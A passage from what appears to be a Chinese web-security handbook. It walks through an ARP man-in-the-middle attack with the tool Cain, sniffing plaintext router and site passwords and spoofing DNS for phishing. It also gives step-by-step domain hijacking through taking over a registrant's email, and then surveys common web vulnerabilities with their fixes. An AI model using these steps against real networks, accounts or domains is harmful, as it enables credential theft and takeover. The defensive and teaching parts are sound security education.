
00-0C-29-1E-90-20　　攻击者的 MAC

192.168.36.130　　攻击者的 IP


255.255.255.0

192.168.36.2　　网关


到 client 上面看看吧，输入 ARP -A 如图




IP 没变，但是 MAC 变了，呵呵，被中间人插入了，然后所有的数据将由中间人，也就是攻击者转发，因为事先部署了 sniffer，现在随便打开几个网页进行抓包分析，当然，因为是由中间人转发的，网速自然慢下来了。



登录路由器。




登录百度空间



这是捕获到的密码，测试了下，路由，百度和我常去的一个论坛的密码都很轻易的以明文格式被截获了。126 以及淘宝阿里巴巴之类通过安全证书和 SSL 加密的也能捕获，但是捕获之后还需要解密。

下面试试 DNS 欺骗攻击，切换到 DNS 选项卡，输入要欺骗的网址，下面的 IP 地址是跳转的 IP，我填了本地回环的 IP127



看看对方的访问情况，

无法访问了已经，上面的是要欺骗的网址，下面是要跳转的 IP，当用户访问 G。cn 的时候会被跳转到我事先设置的 IP 上。如果本地搭建一个 IIS，做个简单的钓鱼网站就能很完美的实现钓鱼了。。。DNS 都在它手里，鱼还想跑。。。

下面说说防治。。。

1.在 C 盘根目录的 autoexec.bat 中输入绑定 IP 和 MAC 到网关的命令以便实现开机自动绑定

2.在路由中绑定 MAC 和 IP

3.安装 ARP 防火墙或者网络防火墙

够简单吧。。我觉得这玩意最大的功能还是抓包和解密了，托了 ARP 攻击方式层出不穷的福，各大安全厂商也开始看重 ARP 的防护了，此类老牌软件很难有什么作为了。但是并不是每个人都有足够的安全意识，这是个问题。

另外，cain 在 WIN7 和 2008 平台也是有很大作为的，很轻易的抓取了 hash 之后交给彩虹表进行破解。。。可惜彩虹表那玩意实在大的吓人，不完全版本的就 200 多 G 了，完整的估计得按 T 级别算，不过确实解密的效率快了太多，用来破解区区一个 SAM 密码实在小菜。。。

1.12、域名劫持和网站跳转

域名劫持又称之为域名盗窃，不是什么新技术，关键步骤是如何获得域名的解析权限，我们有时间见到 gov.cn 和 edu.cn 的域名被做成了灰色站，而这些站所在的服务器一般在国外，域名劫持的好处在于能在短时间内借助域名本身、或者域名主体的权重，方便自己的优化排名。

域名劫持的步骤

1.获得要劫持的域名注册信息

攻击者会先访问网络解决方案公司 www.networksolutions.com,通过该公司主页面所提供的 MAKE CHANGES 功能,输入要查询的域名,获得该域名注册信息以 abc.com 为例,我们将获得以下信息:

Registrant:

Capital Cities/ABC,Inc (ABC10-DOM)

77 W 66th St.

New York, NY 10023

US

Domain Name: ABC.COM

Administrative Contact, Billing Contact:

King, Thomas C. (SC3123-ORG) abc.legal.internet.registration@ABC.COM

ABC, Inc.

77 W 66th St.

New York, NY 10023

US

212-456-7012

Technical Contact, Zone Contact:

Domain Administrator (DA4894-ORG) dns-admin@STARWAVE.COM

Starwave Corporation

13810 SE Eastgate Way, ste. 400

Bellevue, WA 98005

US

206.664.4800

Fax- 206.664.4829

Record last updated on 11-Oct-2000.

Record expires on 23-May-2003.

Record created on 22-May-1996.

Database last updated on 20-Oct-2000 14:14:26 EDT.

Domain servers in listed order:

DNS1.STARWAVE.COM 204.202.132.51

T.NS.VERIO.NET 192.67.14.16

2.控制该管理域名的 E-MAIL 帐号

从上面获得的信息,攻击者可了解到 abc.com 的注册 DNS 服务器,管理域名的 E-MAIL 帐号,技术联系 E-MAIL 帐号等等注册资料,攻击者的重点就是先需要把该管理域名的 E-MAIL 帐号 abc.legal.internet.registration@ABC.COM 控制,进行收发在网络解决方案公司 networksolutions 主页所修改域名注册记录后的确认 E-MAIL,对该 E-MAIL 帐号的控制过程不排除攻击者对该 E-MAIL 帐号进行密码暴力猜测,对该帐号所在 E-MAIL 服务器进行入侵攻击.

3.修改该域名在网络解决方案公司的注册信息

到这个时候，攻击者会使用网络解决方案公司 networksolutions 的 MAKE CHANGES 功能修改该域名的注册信息，包括拥有者信息，DNS 服务器信息，等等。

4.冒充拥有者使用管理域名的 E-MAIL 帐号收发网络解决方案公司确认函

攻击者会在该管理域名 E-MAIL 帐号的真正拥有者收到网络解决方案公司确认函之前，把该 E-MAIL 帐号的信件接收，使用该 E-MAIL 帐号回复网络解决方案公司进行确认，进行二次回复确认后，将收到网络解决方案公司发来的成功修改注册记录函，攻击者成功劫持域名。

5.在新指定的 DNS 服务器加进该域名记录

在注册信息新指定 DNS 服务器里加进该域名的 PTR 记录，指向另一 IP 的服务器，通常那两台服务器都是攻击者预先入侵控制的服务器，并不归攻击者所拥有。

域名劫持的几种方法

有几种不同的劫持方法，1 假扮域名注册人和域名注册商通信。2 是伪造域名注册人在注册商处的账户信息，3.是伪造域名注册人的域名转移请求。4.是直接进行一次域名转移请求。5 是修改域名的 DNS 记录

1.假扮域名注册人和域名注册商通信

这类域名盗窃包括使用伪造的传真，邮件等来修改域名注册信息，有时候，受害者公司的标识之类的也会用上。增加可信度。

某网站被盗窃就是一次典型的例子。当时一名域名劫持者使得注册服务提供商相信了他的身份，然后修改了该公司的域名管理员邮件信息。然后攻击者使用管理员邮件提交了密码重设请求。最后。攻击者登录域名服务商。修改密码。更改 DNS 记录，然后指向自己的服务器。

2.是伪造域名注册人在注册商处的账户信息

攻击者伪造域名注册人的邮件和注册商联系。然后卖掉域名或者是让买家相信自己就是域名管理员。然后可以获利

3.是伪造域名注册人的域名转移请求。

这类攻击通常是攻击者提交一个伪造的域名转让请求，来控制域名信息。

在 2001 年，攻击者向服务商提交了一封信。谎称原注册人已经被公司解雇，须将域名转移给自己，结果他成功地控制了 sex.com 域名。最后被判了 6500 万美元罚款。

4. 是直接进行一次域名转移请求

这类攻击有可能改 dns，也有可能不改，如果不改的话。是很隐蔽的。但最终盗窃者的目的就是卖掉域名，当时 blogtemplate4u.com 和 dhetemplate.com

两个域名是由美国一家公司通过 godaddy 注册管理的。结果某一天，一个盗窃者使用该公司管理员的

帐号密码登录到域名管理商，执行了转移请求。注意。他没有更改 dns 记录。域名在转移期间。一切服务都没有受到影响。

5.是修改域名的 DNS 记录

未经授权的 DNS 配置更改导致 DNS 欺骗攻击。（也称作 DNS 缓存投毒攻击）。这里。数据被存入域名服务器的缓存数据库里，域名会被解析成一个错误的 ip，或是解析到另一个 ip，典型的一次攻击是 1997 年 Eugene Kashpureff 黑阔通过该方法重定向了 InterNIC 网站。

第二章 网站漏洞

2.1、常见漏洞类型

一、SQL 注入漏洞

SQL 注入攻击（SQL Injection），简称注入攻击、SQL 注入，被广泛用于非法获取网站控制权，是发生在应用程序的数据库层上的安全漏洞。在设计程序，忽略了对输入字符串中夹带的 SQL 指令的检查，被数据库误认为是正常的 SQL 指令而运行，从而使数据库受到攻击，可能导致数据被窃取、更改、删除，以及进一步导致网站被嵌入恶意代码、被植入后门程序等危害。

通常情况下，SQL 注入的位置包括：

（1）表单提交，主要是 POST 请求，也包括 GET 请求；

（2）URL 参数提交，主要为 GET 请求参数；

（3）Cookie 参数提交；

（4）HTTP 请求头部的一些可修改的值，比如 Referer、User_Agent 等；

（5）一些边缘的输入点，比如.mp3 文件的一些文件信息等。

SQL 注入的危害不仅体现在数据库层面上，还有可能危及承载数据库的操作系统；如果 SQL 注入被用来挂马，还可能用来传播恶意软件等，

这些危害包括但不局限于：

（1）数据库信息泄漏：数据库中存放的用户的隐私信息的泄露。作为数据的存储中心，数据库里往往保存着各类的隐私信息，SQL 注入攻击能导致这些隐私信息透明于攻击者。

（2）网页篡改：通过操作数据库对特定网页进行篡改。

（3）网站被挂马，传播恶意软件：修改数据库一些字段的值，嵌入网马链接，进行挂马攻击。

（4）数据库被恶意操作：数据库服务器被攻击，数据库的系统管理员帐户被篡改。

（5）服务器被远程控制，被安装后门。经由数据库服务器提供的操作系统支持，让黑客得以修改或控制操作系统。

（6）破坏硬盘数据，瘫痪全系统。

解决 SQL 注入问题的关键是对所有可能来自用户输入的数据进行严格的检查、对数据库配置使用最小权限原则。

通常使用的方案有：

（1）所有的查询语句都使用数据库提供的参数化查询接口，参数化的语句使用参数而不是将用户输入变量嵌入到 SQL 语句中。当前几乎所有的数据库系统都提供了参数化 SQL 语句执行接口，使用此接口可以非常有效的防止 SQL 注入攻击。

（2）对进入数据库的特殊字符（'"\<>&*;等）进行转义处理，或编码转换。

（3）确认每种数据的类型，比如数字型的数据就必须是数字，数据库中的存储字段必须对应为 int 型。

（4）数据长度应该严格规定，能在一定程度上防止比较长的 SQL 注入语句无法正确执行。

（5）网站每个数据层的编码统一，建议全部使用 UTF-8 编码，上下层编码不一致有可能导致一些过滤模型被绕过。

（6）严格限制网站用户的数据库的操作权限，给此用户提供仅仅能够满足其工作的权限，从而最大限度的减少注入攻击对数据库的危害。

（7）避免网站显示 SQL 错误信息，比如类型错误、字段不匹配等，防止攻击者利用这些错误信息进行一些判断。

（8）在网站发布之前建议使用一些专业的 SQL 注入检测工具进行检测，及时修补这些 SQL 注入漏洞。

二、跨站脚本漏洞

跨站脚本攻击（Cross-site scripting，通常简称为 XSS）发生在客户端，可被用于进行窃取隐私、钓鱼欺骗、窃取密码、传播恶意代码等攻击。

XSS 攻击使用到的技术主要为 HTML 和 Javascript，也包括 VBScript 和 ActionScript 等。XSS 攻击对 WEB 服务器虽无直接危害，但是它借助网站进行传播，使网站的使用用户受到攻击，导致网站用户帐号被窃取，从而对网站也产生了较严重的危害。

XSS 类型包括：

（1）非持久型跨站：即反射型跨站脚本漏洞，是目前最普遍的跨站类型。跨站代码一般存在于链接中，请求这样的链接时，跨站代码经过服务端反射回来，这类跨站的代码不存储到服务端（比如数据库中）。上面章节所举的例子就是这类情况。

（2）持久型跨站：这是危害最直接的跨站类型，跨站代码存储于服务端（比如数据库中）。常见情况是某用户在论坛发贴，如果论坛没有过滤用户输入的 Javascript 代码数据，就会导致其他浏览此贴的用户的浏览器会执行发贴人所嵌入的 Javascript 代码。

（3）DOM 跨站（DOM XSS）：是一种发生在客户端 DOM（Document Object Model 文档对象模型）中的跨站漏洞，很大原因是因为客户端脚本处理逻辑导致的安全问题。

XSS 的危害包括：

（1）钓鱼欺骗：最典型的就是利用目标网站的反射型跨站脚本漏洞将目标网站重定向到钓鱼网站，或者注入钓鱼 JavaScript 以监控目标网站的表单输入，甚至发起基于 DHTML 更高级的钓鱼攻击方式。

（2）网站挂马：跨站时利用 IFrame 嵌入隐藏的恶意网站或者将被攻击者定向到恶意网站上，或者弹出恶意网站窗口等方式都可以进行挂马攻击。

（3）身份盗用：Cookie 是用户对于特定网站的身份验证标志，XSS 可以盗取到用户的 Cookie，从而利用该 Cookie 盗取用户对该网站的操作权限。如果一个网站管理员用户 Cookie 被窃取，将会对网站引发巨大的危害。

（4）盗取网站用户信息：当能够窃取到用户 Cookie 从而获取到用户身份使，攻击者可以获取到用户对网站的操作权限，从而查看用户隐私信息。

（5）垃圾信息发送：比如在 SNS 社区中，利用 XSS 漏洞借用被攻击者的身份发送大量的垃圾信息给特定的目标群。

（6）劫持用户 Web 行为：一些高级的 XSS 攻击甚至可以劫持用户的 Web 行为，监视用户的浏览历史，发送与接收的数据等等。

（7）XSS 蠕虫：XSS 蠕虫可以用来打广告、刷流量、挂马、恶作剧、破坏网上数据、实施 DDoS 攻击等。

常用的防止 XSS 技术包括：

（1）与 SQL 注入防护的建议一样，假定所有输入都是可疑的，必须对所有输入中的 script、iframe 等字样进行严格的检查。这里的输入不仅仅是用户可以直接交互的输入接口，也包括 HTTP 请求中的 Cookie 中的变量，HTTP 请求头部中的变量等。

（2）不仅要验证数据的类型，还要验证其格式、长度、范围和内容。

（3）不要仅仅在客户端做数据的验证与过滤，关键的过滤步骤在服务端进行。

（4）对输出的数据也要检查，数据库里的值有可能会在一个大网站的多处都有输出，即使在输入做了编码等操作，在各处的输出点时也要进行安全检查。

（5）在发布应用程序之前测试所有已知的威胁。

三、弱口令漏洞

弱口令(weak password) 没有严格和准确的定义，通常认为容易被别人（他们有可能对你很了解）猜

测到或被破解工具破解的口令均为弱口令。设置密码通常遵循以下原则：
（1）不使用空口令或系统缺省的口令，这些口令众所周之，为典型的弱口令。
（2）口令长度不小于 8 个字符。
（3）口令不应该为连续的某个字符（例如：AAAAAAAA）或重复某些字符的组合（例如：tzf.tzf.）。
（4）口令应该为以下四类字符的组合，大写字母(A-Z)、小写字母(a-z)、数字(0-9)和特殊字符。每类字符至少包含一个。如果某类字符只包含一个，那么该字符不应为首字符或尾字符。
（5）口令中不应包含本人、父母、子女和配偶的姓名和出生日期、纪念日期、登录名、E-mail 地址等等与本人有关的信息，以及字典中的单词。
（6）口令不应该为用数字或符号代替某些字母的单词。
（7）口令应该易记且可以快速输入，防止他人从你身后很容易看到你的输入。
（8）至少 90 天内更换一次口令，防止未被发现的入侵者继续使用该口令。

四、HTTP 报头追踪漏洞

HTTP/1.1（RFC2616）规范定义了 HTTP TRACE 方法，主要是用于客户端通过向 Web 服务器提交 TRACE 请求来进行测试或获得诊断信息。当 Web 服务器启用 TRACE 时，提交的请求头会在服务器响应的内容(Body)中完整的返回，其中 HTTP 头很可能包括 Session Token、Cookies 或其它认证信息。攻击者可以利用此漏洞来欺骗合法用户并得到他们的私人信息。该漏洞往往与其它方式配合来进行有效攻击，由于 HTTP TRACE 请求可以通过客户浏览器脚本发起（如 XMLHttpRequest），并可以通过 DOM 接口来访问，因此很容易被攻击者利用。

防御 HTTP 报头追踪漏洞的方法通常禁用 HTTP TRACE 方法。

五、Struts2 远程命令执行漏洞

Apache Struts 是一款建立 Java web 应用程序的开放源代码架构。Apache Struts 存在一个输入过滤错误，如果遇到转换错误可被利用注入和执行任意 Java 代码。

网站存在远程代码执行漏洞的大部分原因是由于网站采用了 Apache Struts Xwork 作为网站应用框架，由于该软件存在远程代码执高危漏洞，导致网站面临安全风险。CNVD 处置过诸多此类漏洞，例如：“GPS 车载卫星定位系统”网站存在远程命令执行漏洞(CNVD-2012-13934)；Aspcms 留言本远程代码执行漏洞（CNVD-2012-11590）等。

修复此类漏洞，只需到 Apache 官网升级 Apache Struts 到最新版本：http://struts.apache.org

六、框架钓鱼漏洞（框架注入漏洞）

框架注入攻击是针对 Internet Explorer 5、Internet Explorer 6、与 Internet Explorer 7 攻击的一种。这种攻击导致 Internet Explorer 不检查结果框架的目的网站，因而允许任意代码像 Javascript 或者 VBScript 跨框架存取。这种攻击也发生在代码透过多框架注入，肇因于脚本并不确认来自多框架的输入。这种其他形式的框架注入会影响所有的不确认不受信任输入的各厂商浏览器和脚本。

如果应用程序不要求不同的框架互相通信，就可以通过完全删除框架名称、使用匿名框架防止框架注入。但是，因为应用程序通常都要求框架之间相互通信，因此这种方法并不可行。 因此，通常使用命名框架，但在每个会话中使用不同的框架，并且使用无法预测的名称。一种可行的方法是在每个基本的框架名称后附加用户的会话令牌，如 main_display。

七、文件上传漏洞

文件上传漏洞通常由于网页代码中的文件上传路径变量过滤不严造成的，如果文件上传功能实现代码没有严格限制用户上传的文件后缀以及文件类型，攻击者可通过 Web 访问的目录上传任意文件，包括网站后门文件（webshell），进而远程控制网站服务器。

因此，在开发网站及应用程序过程中，需严格限制和校验上传的文件，禁止上传恶意代码的文件。同时限制相关目录的执行权限，防范 webshell 攻击。

八、应用程序测试脚本泄露

由于测试脚本对提交的参数数据缺少充分过滤，远程攻击者可以利用洞以 WEB 进程权限在系统上查看任意文件内容。防御此类漏洞通常需严格过滤提交的数据，有效检测攻击。

九、私有 IP 地址泄露漏洞

IP 地址是网络用户的重要标示，是攻击者进行攻击前需要了解的。获取的方法较多，攻击者也会因不同的网络情况采取不同的方法，如：在局域网内使用 Ping 指令，Ping 对方在网络中的名称而获得 IP；在 Internet 上使用 IP 版的 QQ 直接显示。最有效的办法是截获并分析对方的网络数据包。攻击者可以找到并直接通过软件解析截获后的数据包的 IP 包头信息，再根据这些信息了解具体的 IP。

针对最有效的“数据包分析方法”而言，就可以安装能够自动去掉发送数据包包头 IP 信息的一些软件。不过使用这些软件有些缺点，譬如：耗费资源严重，降低计算机性能；访问一些论坛或者网站时会受影响；不适合网吧用户使用等等。现在的个人用户采用最普及隐藏 IP 的方法应该是使用代理，由于使用代理服务器后，“转址服务”会对发送出去的数据包有所修改，致使“数据包分析”的方法失效。一些容易泄漏用户 IP 的网络软件(QQ、MSN、IE 等)都支持使用代理方式连接 Internet，特别是 QQ 使用“ezProxy”等代理软件连接后，IP 版的 QQ 都无法显示该 IP 地址。虽然代理可以有效地隐藏用户 IP，但攻击者亦可以绕过代理，查找到对方的真实 IP 地址，用户在何种情况下使用何种方法隐藏 IP，也要因情况而论。

十、未加密登录请求

由于 Web 配置不安全，登陆请求把诸如用户名和密码等敏感字段未加密进行传输，攻击者可以窃听网络以劫获这些敏感信息。建议进行例如 SSH 等的加密后再传输。

十一、敏感信息泄露漏洞

SQL 注入、XSS、目录遍历、弱口令等均可导致敏感信息泄露，攻击者可以通过漏洞获得敏感信息。针对不同成因，防御方式不同。

十二、任意文件上传漏洞

文件上传漏洞(File Upload Attack)是由于文件上传功能实现代码没有严格限制用户上传的文件后缀以及文件类型，导致允许攻击者向某个可通过 Web 访问的目录上传任意 PHP 文件，并能够将这些文件传递给 PHP 解释器，就可以在远程服务器上执行任意 PHP 脚本。

一套 web 应用程序，一般都会提供文件上传的功能，方便来访者上传一些文件。

下面是一个简单的文件上传表单

```
<form action="upload.php" method="post" enctype="multipart/form-data" name="form1">

<input type="file" name="file1" /><br />

<input type="submit" value="上传文件" />

<input type="hidden" name="MAX_FILE_SIZE" value="1024" />
```

```
</form>
```

php 的配置文件 php.ini，其中选项 upload_max_filesize 指定允许上传的文件大小，默认是 2M
$_FILES 数组变量
PHP 使用变量$_FILES 来上传文件，$_FILES 是一个数组。
如果上传 test.txt，那么$_FILES 数组的内容为：

```
$FILES

   Array

   {

   [file] => Array

   {

   [name] => test.txt                          //文件名称

   [type] => text/plain                        //MIME 类型

   [tmp_name] => /tmp/php5D.tmp                  //临时文件

   [error] => 0                               //错误信息

   [size] => 536                              //文件大小，单位字节

   }

   }
```

如果上传文件按钮的 name 属性值为 file

```
<input type="file" name="file" />
```

那么使用$_FILES['file']['name']来获得客户端上传文件名称，不包含路径。使用$_FILES['file']['tmp_name']来获得服务端保存上传文件的临时文件路径
存放上传文件的文件夹

PHP 不会直接将上传文件放到网站根目录中，而是保存为一个临时文件，名称就是$_FILES['file']['tmp_name']的值，开发者必须把这个临时文件复制到存放的网站文件夹中。

